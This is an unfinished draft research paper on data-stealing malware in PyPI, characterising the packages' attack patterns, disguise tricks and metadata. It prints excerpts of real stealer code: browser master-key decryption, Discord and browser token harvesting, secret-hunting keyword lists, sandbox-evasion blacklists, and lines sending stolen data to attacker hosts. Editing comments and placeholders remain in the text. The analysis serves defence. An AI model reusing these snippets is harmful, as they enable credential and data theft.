

Characterizing Data Stealing Packages in the PyPI Ecosystem

Ye Li · Kaifeng Huang · Yang Shi

the date of receipt and acceptance should be inserted later

Abstract xxxx

1 Introduction

As software supply chains grow increasingly complex and interconnected, the importance of data security has become more pronounced than ever. Modern applications often rely on a vast network of third-party libraries, like npm for Node.js, PyPI for Python. Package managers have become fundamental to modern software development by offering unparalleled convenience in dependency management. While these tools enable the efficient sharing of code, their open nature create significant security challenges for the very supply chains they were designed to support.

The sheer scale of these ecosystems—with npm hosting over 2 million packages and PyPI exceeding 600,000—makes them attractive targets for attackers. A single compromised package can have cascading effects, as demonstrated by the "ua-parser-js" incident that impacted thousands of downstream applications. According to Sonatype [9], JavaScript (npm) alone accounted for 4.5 trillion requests in 2024, a 70% year-over-year increase, while malicious packages growing 156% year-over-year. With the open source adoption reaching trillions of request levels, the attacks on ecosystems are becoming increasingly complex and massive in scale.

According to Sonatype's report [19], 17954 open source malware were discovered in the first quarter of 2025, more than doubling the overall number compared to the same period last year. It is worth noting that over half (56%) of the malware discovered in the first quarter was related to data breaches, a significant increase from 26% in the fourth quarter of 2024. In fact, in

Ye Li, Kaifeng Huang, Yang Shi
School of Computer Science and Technology, Tongji University
E-mail: {kaifengh,XXX}@tongji.edu.cn

recent years, the frequency and scale of data breaches have been increasing, posing a significant threat to both individuals and organizations. As open source ecosystem thrives, Attackers conduct open source supply chain attacks to achieve the goal of data breaching. For example, in 2024, cloud service provider Snowflake experienced a major security breach affecting over 165 of its corporate clients, including Ticketmaster, whose 560 million user records were stolen and sold on the dark web. Similarly, the healthcare industry faced severe challenges when Change Healthcare was targeted by a ransomware attack, leading to the exposure of sensitive data belonging to nearly 100 million Americans. Data breaches are becoming increasingly severe, exposing sensitive personal and corporate information to cybercriminals. They lead to financial losses, reputational damage, and legal consequences, while eroding user trust in digital systems. As attacks grow more sophisticated, the global cost of breaches is projected to rise exponentially, demanding stronger security measures.

The rapid growth of Python as a dominant programming language and the widespread adoption of the PyPI (Python Package Index) ecosystem have made it an increasingly attractive target for cybercriminals. Recent years have witnessed a surge in malicious packages uploaded to PyPI designed specifically for data stealing. In March 2024, PyPI temporarily suspended new user registration and project creation due to a massive malicious package upload attack involving more than 500 typosquatting packages aimed at stealing crypto wallets, browser data, and credentials. This isn't the first time PyPI has taken such action. In May 2023, PyPI temporarily disabled user registration after it discovered that "volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion." [7]

Consequently, the imperative to mitigate the proliferation of malicious software packages and prevent their substantial damages necessitates the development of robust mechanisms for precise and timely detection of newly uploaded PyPI packages. Current research has demonstrated multiple methodological approaches to malicious package identification, employing Static code analysis, Metadata examination, Dynamic behavioral profiling. Current research advancements have demonstrated significant progress in malicious package detection methodologies. Multiple studies have proposed novel algorithmic approaches that achieve substantial improvements in detection accuracy rates. Liang et al. [8] proposed MPHunter to detect malicious packages without requiring any explicit prior knowledge. Taylor et al. [18] proposed TypoGard, a tool for identifying and reporting potentially typosquatted to developers, using a lexical similarity model between names and incorporating the notion of package popularity. The Cerebro proposed by Zhang et al. [24] implements multilingual malicious package detection, modeling malicious behavior in a sequential way such that maliciousness can be precisely captured. However, existing tools primarily focus on generic malicious packages detection rather than specifically identifying data stealing packages. Furthermore, there is a notable lack of systematic evaluation regarding the detection efficacy for this particular class of malicious packages, leaving its true performance scenarios

insufficiently quantified. Similarly, existing empirical research on malicious packages predominantly focuses on two key areas: One is supply chain attacks [23], particularly dependency confusion and typosquatting techniques [21], the other is the identification of encrypted malicious traffic through behavioral analysis or machine learning-based classifiers [10]. However, there remains a significant research gap in systematic feature analysis at the code level specifically targeting data-stealing packages. Current studies rarely investigate the distinctive code patterns or disguise techniques employed by such packages, despite their growing prevalence in real-world attacks. This lack of code-level characterization hinders the development of robust detection methods capable of distinguishing data exfiltration behaviors from benign network operations or other types of malware.

To address this gap, we conducted an empirical study to answer the following five questions. We systematically studied the code of data stealing packages, analyzed their intrinsic characteristics, also collected data on package downloads and detection tool results, aiming to conduct a comprehensive and in-depth study of this type of malicious package.

- **Prevalence (RQ1)**: What are the trends in downloads of malicious data-stealing packages in recent years?
- **Attack Pattern (RQ2)**: What are the attack patterns employed by data-stealing packages?
- **Disguise Characteristic (RQ3)**: What are the disguise techniques employed by data-stealing packages at the source code level?
- **Objectives Study (RQ4)**: What objectives do data-stealing packages aim to achieve?
- **Detection Effectiveness study (RQ5)**: What is the current detection rate of data-stealing malicious packages by malicious package detection software and websites?

Through our analysis and testing, we have found that in recent years, the impact of data stealing and malicious packages has become increasingly severe and the scale continues to expand. Through manual analysis of malicious code, we have identified multiple attack modes for this type of malicious package. At the same time, a thorough analysis of its disguise method was conducted, and it was found that it would disguise multiple stages of malicious package operation, as well as the stolen data, code, and metadata. Finally, through attack patterns, we discussed the purposes of various types of data stealing packages and found that although their main purpose is to steal sensitive information, some packages can also carry out additional attacks on computers. RQ5...

In summary, our contributions are as follows:

- We manually screened out some data stealing packages from the public malicious package database and collected their download counts over several years to analyze the popularity trend.

- We conduct the first comprehensive code-level analysis of data stealing malicious packages, summarized their attack patterns and disguise techniques, finally discussed their purposes.
- We use various tools and websites to detect data stealing packages and found that their detection rate is lower than the overall detection rate of general malicious packages.

2 Background and Motivation

2.1 Data Stealing

2.2 Motivation

3 Empirical Study Setup

In this study, we focus on malicious packages developed in the Python programming language as our primary research subject. By conducting a comprehensive analysis at the source code level, we aim to identify and characterize the distinctive features of data-stealing malicious packages. This approach allows us to gain deeper insights into their behavior, implementation techniques, and potential impact on software security.

Research Questions. We design this study to answer the following five research questions.

- **Prevalence Analysis (RQ1):** What are the prevalence of malicious data-stealing packages in recent years?
- **Disguising Characteristic Analysis (RQ2):** What are the disguise techniques employed by data-stealing packages at the source code level?
- **Attack Pattern Analysis (RQ3):** What are the attack patterns employed by data-stealing packages?
- **Data Stealing Objective Analysis (RQ4):** What objectives do data-stealing packages aim to achieve?
- **Detection Effectiveness Evaluation (RQ5):** What is the current detection rate of data-stealing malicious packages by malicious package detection software and websites?

3.1 Data Stealing Package Collection

We constructed the dataset of data stealing packages as follows. For malicious packages, we collected malicious samples from two sources. We selected 2,483 malicious packages from the PyPI section of Backstabber’s Knife Collection[12]. We also sampled 3,695 packages out of a total of 5,874 packages from pypi_malregistry [22], ultimately formed a Python malicious package dataset with a capacity of 6,178.

We randomly selected 735 packages as our research samples from the database, with a confidence level of 99%[add citation](#). Within the sample, we manually screened data-stealing packages according to the following definitions:

A data-stealing malware package is a type of malware designed to covertly access and transfer a user’s sensitive information or data without authorization.

Specifically, we use two indicators to determine whether a malicious package is a data-stealing package:

- Obtaining sensitive information: A package uses system collection or environment collection to obtain sensitive information from a computer.
- Transmitting sensitive information: A package sends the obtained information to a certain URL

If a malicious package meets the above two conditions, we will mark it as data-stealing. Our classification of sensitive information is shown in Table 1. If a package obtains the above sensitive information and transmits it, we will mark it as data-stealing. [How to you justify the completeness of your sensitive information here?](#)

After screening, we marked 83 data-stealing packages out of a total of 735 sampled packages. [HOW ABOUT the rest of the packages that fall outside your sensitive information? Two of the authors participates in the labeling process with a third author solving the disagreements. The process takes xxx human hours.](#)

3.2 Research Question Setup

In this study, we set five research questions to explore the popularity trends and code features of data-stealing packages.

RQ1 Prevalence Study. In this study, we utilized the BigQuery Sandbox (<https://cloud.google.com/bigquery?hl=zh-cn>) to methodically collect extensive data on the total downloads of classified data-stealing packages from 2017[why 2017?](#) to 2024. By examining the download trends of these malicious packages over this seven-year period, we aim to uncover shifts in their popularity. This analysis allows us to gain insights into how the severity and evolving trends of data-stealing threats have changed over time, providing a clearer understanding of their impact and reach within the software ecosystem.

RQ2 Attacking Pattern Study. In this study, we perform an in-depth, code-level analysis of the classified data-stealing packages to dissect their underlying mechanisms and operational behaviors. By systematically examining the source code, we identify and categorize the various attack modes employed by these packages. Our goal is to create clear and organized classifications of the attack patterns used by this type of malicious software. Through careful analysis, we aim to explain how these threats work technically and to provide a simple, structured way to understand their behavior and tactics.

RQ3 Disguise Characteristic Study. In this study, we conducted a comprehensive and detailed investigation into the disguise characteristics of

system info	software info	OS
		hostname
		username
		computer name
		cwd
	hardware info	runtime
		RAM
		MAC
		IP
		CPU
		GPU
		HWID
personal info	location	
	email	
	phone number	
	2FA/MFA	
	name	
website/software/browser info	authentication info	encrypted_key
		cookies
		tokens
	user info	
	browsers history	
user behavior data	screenshot	
	videocapture	
	click data	
financial info	Cryptocurrencies wallets	
	credit-card	
	payment methods	

Table 1: Sensitive Information Statistics

data-stealing malicious packages. Our research involved a meticulous examination of the metadata associated with each package, including attributes such as descriptions ,author name and email. By carefully analyzing this metadata, we assessed its validity and determined whether it was intentionally manipulated to mimic legitimate benign packages. Furthermore, we recorded both the specific goals behind these disguises and the techniques used to accomplish them. These methods encompass a range of sophisticated tactics, such as encrypting stolen data to evade detection, integrating anti-detection mechanisms to bypass security systems, and designing custom download processes to conceal malicious activities.

RQ4 Stealing Objectives Study. In this study, we carried out an exploration of the objectives that data-stealing malicious packages aim to achieve. Our research focused on identifying the primary goals driving the development and deployment of these packages, ranging from financial gain to personal information gain. By analyzing the behavior and functionality of these packages, we sought to uncover the underlying motivations behind their creation and distribution. Through careful examination of the information stolen and additional means of attack, we categorized the objectives into distinct types, such as stealing sensitive user data, obtaining financial benefits, or compromising system integrity for further exploitation. By shedding light on these objectives, our study aims to contribute to the development of more




Fig. 1: Download Trends of Data-Stealing Packages (2017–2024)

targeted and effective countermeasures, ultimately enhancing the ability to detect, prevent, and mitigate the impact of such malicious activities.

RQ5 Detection Effectiveness study. XXX

4 Results

In this section, we

4.1 Prevalence Study (RQ1)

By collecting and counting the download data of the classified data-stealing packages, we generated a trend chart covering the period from 2017 to 2024, as depicted in Fig.1. The statistical chart shows that the package downloads gradually increased from 2017 to 2022, with a larger growth rate in 2021 and 2022, reaching a peak in 2021, then declined in 2023 and 2024.

We found that 2021 was a period of outbreak of malicious packages. At the same time, the download volume in 2020 cannot be ignored. In 2021, software supply chain attacks became a major trend in cybercrime, and attackers began to exploit open source software repositories (such as PyPI, npm, and RubyGems) on a large scale. Furthermore, since PyPI prioritizes installing the latest versions of libraries by default, attackers can upload malicious updates on PyPI and trick developers into downloading them. The 2020-2021 SolarWinds hack was one of the most serious supply chain attacks in recent years. The success of hackers using supply chain vulnerabilities to break into the U.S. government and companies had brought supply chain attacks into the public eye, and as a result, the hacker community had begun to use PyPI more frequently to spread malware. Additionally, on June 23, 2022, the OSGS, open source security community monitoring found that the PyPI official repository

was uploaded by the attacker mega707 with more than 150 malicious phishing packages such as ‘agoric-sdk’ ‘datashare’ ‘datadog-agent’.

The decrease in downloads in 2023 and 2024 is speculated to be caused by restrictions imposed by the PyPI. On May 25, 2023, PyPI announced that every account that maintains any project or organization on PyPI will be required to enable Two-factor authentication (2FA) on their account by the end of 2023. And On January 1, 2024, PyPI requires 2FA for all users. Prior to this measure, if someone used a simple or reused password, an attacker could take control of the maintainer’s account and begin acting as that user, while installing and executing software on unsuspecting users’ computers. Enabling 2FA makes it almost impossible for an attacker to directly control the PyPI maintainer’s account even if they steal the password, significantly reducing the risk of legitimate accounts being hijacked to upload malicious packages. This is critical to the security of the PyPI ecosystem and helps protect developers and users from malware.

4.2 Pattern Study (RQ2)

In this section, we present a detailed analysis of the attack patterns employed by data-stealing malicious packages. By meticulously examining the source code of these packages, we summarize and classify the attack patterns and processes of the packages, and count the proportion of each mode, as shown in Table 2. We mainly study the attack patterns in this part. Therefore, in Table 2, the stolen information we recorded is the main stolen information, and the attached stolen information is not recorded in detail.

Pat-tern	Description	Per-centage
1	decrypt authentication information → steal various info → (encrypt info) → packaging info → transmit	7.2%
2	decrypt authentication information → steal various info → (encrypt info) → packaging info → transmit → extra attack	3.6%
3	steal system info → (encrypt info) → packaging info → transmit	72.3%
4	steal system info → (encrypt info) → packaging info → transmit → remote download → execute downloaded files	10.8%
5	steal system info → packaging info → transmit → extra attack	1.2%
6	steal financial info → packaging info → transmit	1.2%
7	steal Discord info → packaging info → transmit → extra attack	1.2%
8	steal system,software info → packaging info → transmit	1.2%
9	steal authentication info → packaging info → transmit	1.2%

Table 2: Attack Pattern Classification and Statistics

4.2.1 Information Acquisition Method

Patterns 1 and 2 are similar. They both steal various types of sensitive information listed above. They rely on local profiles for software, websites, and browsers, not only steal system information, but also steal user information, payment information, browsing history and automatic filling information from these platforms. To steal the information stored on the platforms, the package needs to obtain the master key or tokens to control the account.

The master key is an AES encryption key used by chromium browsers (such as chrome, edge and brave) to protect locally stored passwords, cookies and credit card information. This key is stored in the *local state* file and encrypted through the windows DPAPI. To obtain the master key, the package will first find the local state file, which is usually stored in the path *appdata/local/google/chrome/user data/local state*. Then the packages read the encrypted key field, decrypt it using windows DPAPI, and then decrypt the stored data such as passwords and cookies using the decrypted master key. The specific code is shown in Listing 1.

The browser usually provides the "save password" function. When a user logs in to a website (e.g. email, social media), the browser will prompt the user whether to save the password. If the user chooses to save, the browser will encrypt the website address, user name and password and store them locally. Cookies are small data files stored in the user's browser by the website, which are used to maintain the user's login status and other preferences. When a user logs in to a website, the server will generate a session cookie and send it to the user's browser. The browser will save this cookie and automatically send it to the server in subsequent requests to verify the user's identity. After the script steals the master key, it can decrypt and obtain these passwords and cookies, then log in directly to the user's online account, or use cookies for session hijacking and impersonate users to access online services. Finally, steal users' personal information stored on the software, websites and browsers. In addition to stealing the basic information of these platforms, these packages will also search the local files of the extensions of the browser's cryptocurrency wallet, such as Exodus and Metamask, in an attempt to steal financial information.

Listing 1: Steal Master key

```

1 def get_master_key(path: str):
2     with open(path + "\\Local State", "r", encoding="utf-8") as f:
3         :
4         c = f.read()
5         local_state = json.loads(c)
6         master_key = base64.b64decode(local_state["os_crypt"]["
7             encrypted_key"])
8         master_key = master_key[5:]
9         master_key = CryptUnprotectData(master_key, None, None, None,
10             0)[1]
11     return master_key

```

A token is a short-term valid credential used to bypass traditional password authentication and directly log in to an account. After stealing the token, the

attacker can access the account for a short time. Tokens are usually stored in the */local storage/leveldb*. The data-stealing packages always define a list called *paths*; add the paths where various browsers and softwares store *leveldb* files to the list, and then traverse these paths to find matching tokens. The *Path* usually covers many mainstream browsers and software, including opera, Microsoft edge, chrome, discord canary, discord PTB, etc., to improve the success rate of stealing. If a browser or software is installed on the host, they will get its tokens smoothly. The specific code is shown in Listing 2.

Listing 2: Steal Tokens

```

1 def tokens(ctx):
2     paths = [
3         os.path.join(os.getenv("APPDATA"), ".discord"/".
4             discordcanary"/".discordptb", "Local Storage", "
5                 leveldb"),
6         os.path.join(os.getenv("LOCALAPPDATA"), "Google"/"
7             Microsoft"/"BraveSoftware", "Chrome"/"Edge"/"Brave-
8             Browser", "User Data", "Default", "Local Storage", "
9                 leveldb"),
10        os.path.join(os.getenv("APPDATA"), "Opera Software", "
11            Opera Stable"/"Opera GX Stable", "Local Storage", "
12                leveldb"),]
13    tokens = []
14    for path in paths:
15        for file in os.listdir(path):
16            for line in [x.strip() for x in open(os.path.join(
17                path, file), errors="ignore").readlines() if x.
18                strip()]:
19                for regex in [r"[\w-]{24}\. [\w-]{6}\. [\w-]{38}",
20                    r"mfa\.[\w-]{84}"]:
21                    for token in re.findall(regex, line):
22                        account_name = get_account_name(token)
23                        tokens.append((account_name, token))

```

After obtaining the token, some scripts will verify the validity of the token. Take discord as an example. If the incoming token is in the *self.tokens* list, continue processing. Then generate the request header through *self.getheaders(token)*, and send a request to discord's API using *requests.get* to verify the validity of the token. Check the response status code through complex bit operation. If the request is successful and the token is not in the *self.tokens* list, add the token to the list.

After obtaining a valid discord token, the script will request the account details through the Discord API. The script will also set the HTTP request header, and then send HTTP get requests to different API endpoints of Discord to return sensitive information such as user basic information, payment information, and friends list.

Listing 3: Request Header Example

```

1 headers=
2 {'Authorization': token,
3  'Content-Type': 'application/json',

```

```

4      'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64;
      rv:102.0) Gecko/20100101 Firefox/102.0'}

```

Pattern 3-5 focus on stealing system information. Different information has different ways of stealing. For hostname, cwd, username, IP and some hardware information, the library function is usually used, as shown in Listing 4. For operating system information, such as version number, name, and version information, the platform function is usually used, such as *platform.release()*, *system()*, *version()* and *processor()*. Obtaining GPU, HWID and MAC information requires more complex functions, but it is still implemented using system functions.

Listing 4: Stealing Mode: system info

```

1  hostname = socket.gethostname(), platform.node() #hostname
2  cwd = os.getcwd()
3  username = getpass.getuser()
4  IPAddr=socket.gethostbyname(hostname), reqip = requests.get("https
      ://api.ipify.org/?format=json").json() #IP
5  psutil.virtual_memory() #RAM

```

Additionally, some scripts steal system runtime and environment variables. The methods used are shown in Listing 5 and 6.

Listing 5: Stealing Mode: runtime and env variables

```

1  with open("/proc/uptime", "r") as f: #runtime
2      uptime = f.read().split(" ")[0].strip()
3
4      for _, value in environ.items(): #env variables
5          string += value+" "

```

Patterns 6-8 obtain information in the same way as the method of finding local files. Pattern 9 is the part of obtaining authentication information in patterns 1 and 2. In addition to the above stealing methods, some malicious scripts will also directly search local folders to find files, generally *desktop*, *downloads* and *documents*. The script will set the keyword lists (such as *key_wordsfolder* and *key_wordsfiles*), and in *desktop*, *downloads* and *documents*, find the files or folders with specific keywords in the file name. Common keywords are shown in Table 3. At the same time, due to the excessive number of files to be searched, scripts tend to use multiple threads to search multiple folders at the same time to improve efficiency. After finding the target file, the script will upload the file and get the download link.

Types	Keywords
Folder	"account", "acount", "passw", "secret", "senhas", "contas", "backup", "2fa", "work", "private", "source", "users", "username", "login", "user", "usuario", "log"

Files	"passw","mdp","motdepasse","mot.de.passe","login","secret", "account","acount","paypal","banque","account","metamask", "wallet","crypto","exodus","discord","token"
-------	---

Table 3: Keywords Lists

The stealing of user behavior information is also realized through system functions. For screenshot, the function *image=imagegrab. Grab()* is usually used. After the screen capture is successful, the script will create a binary stream object in memory to temporarily store image data, save the screenshot in PNG format to the object, and finally package it into a file for sending. For videocapture, the *cv2.videocapture (0)* function is generally used to read a frame of image from the camera, and the image is also converted into binary data and sent. Some malicious packets will also listen to the user's keyboard events and collect click data. To collect click data, first process the keyboard event, convert it into character text, and then enable the keyboard listener, such as *keylistener=pynput.keyboard Listener(on_press=OnKeyboardEvent)*. Finally, write the record to the file regularly for sending.

4.2.2 Information Packaging and sending Method

After a malicious script steals sensitive information, it needs to package the stolen information and send it to the attacker. According to different sending methods and different information forms, stealing packages will choose different information packaging methods. Except for user behavior information and local files, other sensitive information can be stored in strings. 92.8% of stolen packages will write these strings into the dictionary or concatenate information into strings for sending. 4.8% of the stolen packets will write the stolen information to a file and send the file. 6% of malicious packages that steal files will compress and package files and then send compressed files. Only 4.8% of malicious packets are sent directly without packaging information because only a single message is stolen. For packaged files, the script uses the *discord.file ()* function to send them to the Discord channel, or upload them to Anonfile, a service that provides anonymous file sharing. But for other information, there are many transmission modes

Before transmission, the script usually defines a URL, which is restricted by the attacker and used to receive information. Some URLs point to the server specified by the attacker, some are webhook URLs, which are used to connect to the discord channel specified by the attacker. 89% of stealing packages transmit information by sending HTTP requests to the URLs. Most of the libraries used to send HTTP requests are requests, and a few use urlopen and curl. 67.5% of packages use HTTP GET method, 22.9% use HTTP POST method, some packages use a mixture of two methods. GET uses the *params* to pass data, attaches the strings or dictionaries composed of information as the request params to the query string of the URL. The POST method includes the request

parameters in the request body, using JSON or data parameters. The request parameters are strings or dictionaries composed of stolen information, and 8.4% of the packages convert dictionaries to JSON format. An example of requests constructed in two ways is shown in Listing 6.

Listing 6: Constructed Request

```

1  ploads = {'hostname':hostname,'cwd':cwd,'username':username}
2  requests.get("http://5r13v9.ceye.io", params=ploads)
3
4  vid = user_name+"###"+hostname+"###"+os_version+"###"+ip
5  request.urlopen(r'http://openvc.org/Version.php',data='vid='.
6      encode('utf-8')+base64.b64encode(vid.encode('utf-8')))
7
8  payload = {"username" : message.author.name,
9      "avatar_url" : str(message.author.avatar_url)}
10 requests.post(config['attachment_webhook'], json=payload)

```

In addition to using HTTP, 6% of packets use TCP connection for data transmission. They first create a TCP socket, then connect to the port of the IP address of the remote server specified by the attacker, and then send it in the form of byte stream, as shown in Listing 7.

Listing 7: TCP Connection

```

1  clientSocket = socket.socket(socket.AF_INET, socket.
2      SOCK_STREAM)
3  clientSocket.connect(("134.209.85.64",9090))
4  clientSocket.send(str(sendable_string).encode())

```

There are also some packages that send information through discord's webhook. The webhook URL specifies the target discord server and channel controlled by the attacker. They usually use the functions of the discord library to send.

4.2.3 Additional Operations

Chapters 4.2.1 and 4.2.2 introduce the process from information stealing to transmission. However, according to statistics, 16.8% of the packets have carried out additional operations, 6% of which have carried out additional attacks, and 10.8% packages download remotely. Extra attacks will be described in section 4.4. Here we introduce remote download,

The package for remote download will specify the download URL, which provides the file to download. The downloaded files are in various forms, including bat files, zip files and exe files. After downloading, the file will be saved in the current working directory or another temporary directory. For bat files and exe files, the system command will be called to run. For zip files, they will be unzipped. Remote downloads pose significant risks, as files such as '.bat', '.exe', and '.zip' may contain malicious code. When executed, these files can install malware, steal data, or compromise system. Executable files ('.bat' and '.exe') can run arbitrary commands, while '.zip' files may extract harmful scripts or programs that evade detection and enable further attacks.

4.3 Disguise Characteristic Study (RQ3)

In this section, we delve into the empirical analysis of disguise characteristics employed by data-stealing malicious packages. As the threat landscape evolves, malicious actors increasingly leverage multiple techniques to evade detection and infiltrate software ecosystems. Our study aims to systematically identify and categorize the various disguise mechanisms utilized by these malicious packages, shedding light on their operational strategies and the challenges they pose to security defenses. We counted the objects and methods of disguise, found that only 7.2% of data-stealing packages didn't disguise. Our statistical data on the disguise object is shown in Fig.2. The data shows that most packages disguise download process, followed by operation process and stolen info. Additionally, 6% of the packages employ multiple disguise objects, encompassing IP addresses, code, and the aforementioned elements.

Nearly 70% of the packages customize the download process. Alongside the visible download procedure, hidden data-stealing will be performed. They will specify a custom installation class *custominstall* for the *cmdclass* parameter in the *setup* function, replacing the default installation logic. In the *custominstall* class, it first call *install.run(self)* to execute the normal installation logic, and then steal and send data.

The most common way to disguise information is to encrypt it, so that the original information can be replaced by a seemingly random character sequence. This can avoid directly exposing the plaintext form of sensitive information, thus avoiding some simple detection mechanisms based on string matching. At the same time, the encoded data looks like garbled code, which is not easy to be recognized as sensitive information by humans or simple scripts. The most common way to encode information is Base64. As in the fifth line of Listing 6, Base64 encoding is used to encrypt the *vid* string. Base64 is also often used to encrypt IP addresses and URL. Similar to Base64 encoding, hexadecimal encoding is another method used to disguise data. In some cases, scripts utilize the *encode().Hex()* function to convert information into hexadecimal format prior to transmission. There are also scripts that use XOR to encrypt strings, as shown in Listing 8. It will define a key array, convert each character of string to ASCII code, XOR each ASCII code with the corresponding byte in *T*, convert the result back to character and splice it into the encrypted string *encd*. Some packages will use more complex custom encryption methods, such as *noblesse*. The script has an encryption function, which generates a random string with a specified length. For the information to be encrypted, each character has a 50% probability of being replaced by the generated random character, and the confused string is finally sent.

Listing 8: XOR Encryption

```

1 key_array = [0x76, 0x21, 0xfe, 0xcc, 0xee]
2 for i in xrange(len(string)):
3     encd += chr(ord(string[i]) ^ t[i % len(t)])

```




Fig. 2: Disguise Object Statistics

There are two ways to disguise the operation process: one is the anti-detection-mechanism, and the other is to delete temporary files. There are many ways of anti detection, but the essence is to detect whether the running environment of the script is monitored to prevent the script from running in the test environment. A script tried to load *sbiedll.dll*, which is a dynamic link library used by Sandboxie sandbox software. If the loading is successful, the script is running in a sandbox environment. This can help data-stealing detect whether it is running in a sandbox environment, thus avoiding execution in the sandbox, which is usually used for malware analysis and debugging. There are also scripts that use WMI (*i.e., Windows Management Instrumentation*) to query the information of hard disk drives. If the description of the hard disk drive contains "VBox" (*i.e., the identifier of the VirtualBox*) or "virtual" (*i.e., the identifier of the virtual machine*), the script runs in the virtual machine. Virtual machines are usually used for security analysis and malware research, so malware will avoid execution in the virtual machine environment. Additionally, some scripts list BLACKLISTs containing user IDs, hostnames, and MAC addresses. They detect the current machine's relevant information and check whether it matches any entry in the blacklist. If a match is found, the program terminates. Part of test items are shown in Table 6.

BlacklistUsers	BlacklistUsername	BlacklistMAC
'WDAGUtilityAc- count', '3W1GJT', 'QZSBJVWM', '5ISYH9SH', 'Abby', 'hmarc'	'BEE7370C-8C0C-4', 'DESKTOP-NAKFFMT', 'WIN-5E07COS9ALR', 'B30F0242-1C6A-4', 'DESKTOP-VRSQLAG'	'00:15:5d:00:07:34', '00:e0:4c:b8:7a:58', '00:0c:29:2c:c1:21', '00:25:90:65:39:e4'

Table 4: Blacklist Test Item

```

def get_master_key(self, path):
    with open(path, __import__('base64').b64decode(__import__('zlib')))
        local_state = f.read()
    local_state = json.loads(local_state)
    master_key = base64.b64decode(local_state[__import__('base64').b64decode(__import__('zlib'))
    master_key = master_key[True | True << (True << (True << True >> True))]:]
    master_key = CryptUnprotectData(master_key, None, None, None, True >> True)[True << True >> True]
    return master_key

```

Fig. 3: Code Obfuscation

Another disguise behavior observed is to delete the temporary files created during its execution, with the common function is *os.remove(filename)*. This practice serves multiple purposes, including covering tracks to evade detection and minimizing the malware’s footprint on the compromised system. By removing temporary files, data-stealing aim to hinder analysis by security researchers and avoid leaving traces that could trigger alerts from antivirus or monitoring tools. Some packages for remote download will store files in temporary locations. After downloading and executing these files, the script will delete some downloaded zip files for cleaning. The script mentioned in section 4.2.2 to search for potentially private local files whose file names contain keywords will also package the files into the created zip file and delete them after sending. Scripts that steal software or browser information will find the folder where the target application stores data. Some of them will copy the folder to the local temporary directory, compress and send it before deleting it.

We found two ways to disguise code. One is to replace the code with a character style, such as Fig.3. The characters in the code are not conventional ASCII characters, but different font variants are used. These font variants are only used to increase the reading difficulty, which will not affect the operation of the program in essence, but only prevent direct understanding or reverse engineering through visual interference.

The other is to hide the code in the JPG file. The package *colourama* writes malicious code into the test.jpg file in advance, then rename the test.jpg file to new.vbs, and then use the Wscript command to execute the new.vbs file. At the same time, if there is no test.jpg, the script will send an HTTP request to download the remote script, generate a random 16 character file name, attach the.Vbs extension, open the file and write the downloaded script content in the append mode, and finally execute the VBScript file. It is worth noting that the code used to perform these operations is Base64 encoded, which makes the malicious operation more hidden.

Beyond obfuscating the code, the package also conceals its metadata. Typically stored in PKG-INFO files, metadata includes key details such as the Metadata-Version, Summary, Home-Page, Author, and License. Through manual inspection of each PKG-INFO, we discovered that numerous metadata fields were either missing or unreadable, likely an intentional measure to obscure attacker-related information. We specifically examined the description-summary, author name and email, as these contain highly sensitive information that could readily reveal both the package’s intent and the attacker’s identity.

According to statistics, we found that 90% of metadata contains descriptions or summaries, but 68% of them are unreadable or have no actual content. Regarding the author name field, 15.6% of the metadata entries were found to be missing this information. 14.2% of the listed author names are unreadable, either mixed with symbols and numbers or directly using package names. Among the readable names, we used a name query website (<https://www.behindthename.com/>) to verify their trustworthiness, and found that only 18.3% of the names were trustworthy, while the rest were mostly meaningless words such as 'haha' and 'test'. Email addresses, being more sensitive personal information, appear less frequently in metadata, with only 28.9% of cases including this field. Similarly, we tested the availability of email addresses through the website (<https://hunter.io/dashboard>) and found that 41.6% of them were not intended for receiving emails, meaning they were not trustworthy.

This investigation reveals a dual-layered deception strategy employed by malicious packages. Attackers not only implement multiple disguise techniques but also systematically manipulate package metadata to obscure their information. Our statistical analysis demonstrates the alarming prevalence of these practices: 94% of examined packages exhibit either missing or untrustworthy metadata, with particularly low validity rates for critical identifiers. These findings underscore the need for more robust verification mechanisms that examine both code implementation and package metadata with equal scrutiny.

4.4 Objective Study (RQ4)

In this chapter, we will perform a thorough analysis of the objectives behind these malicious packages. By integrating this examination with the patterns and characteristics of data-stealing packages outlined in Chapter 4.2, we seek to reveal the fundamental goals driving the design and deployment of such data-stealing packages.

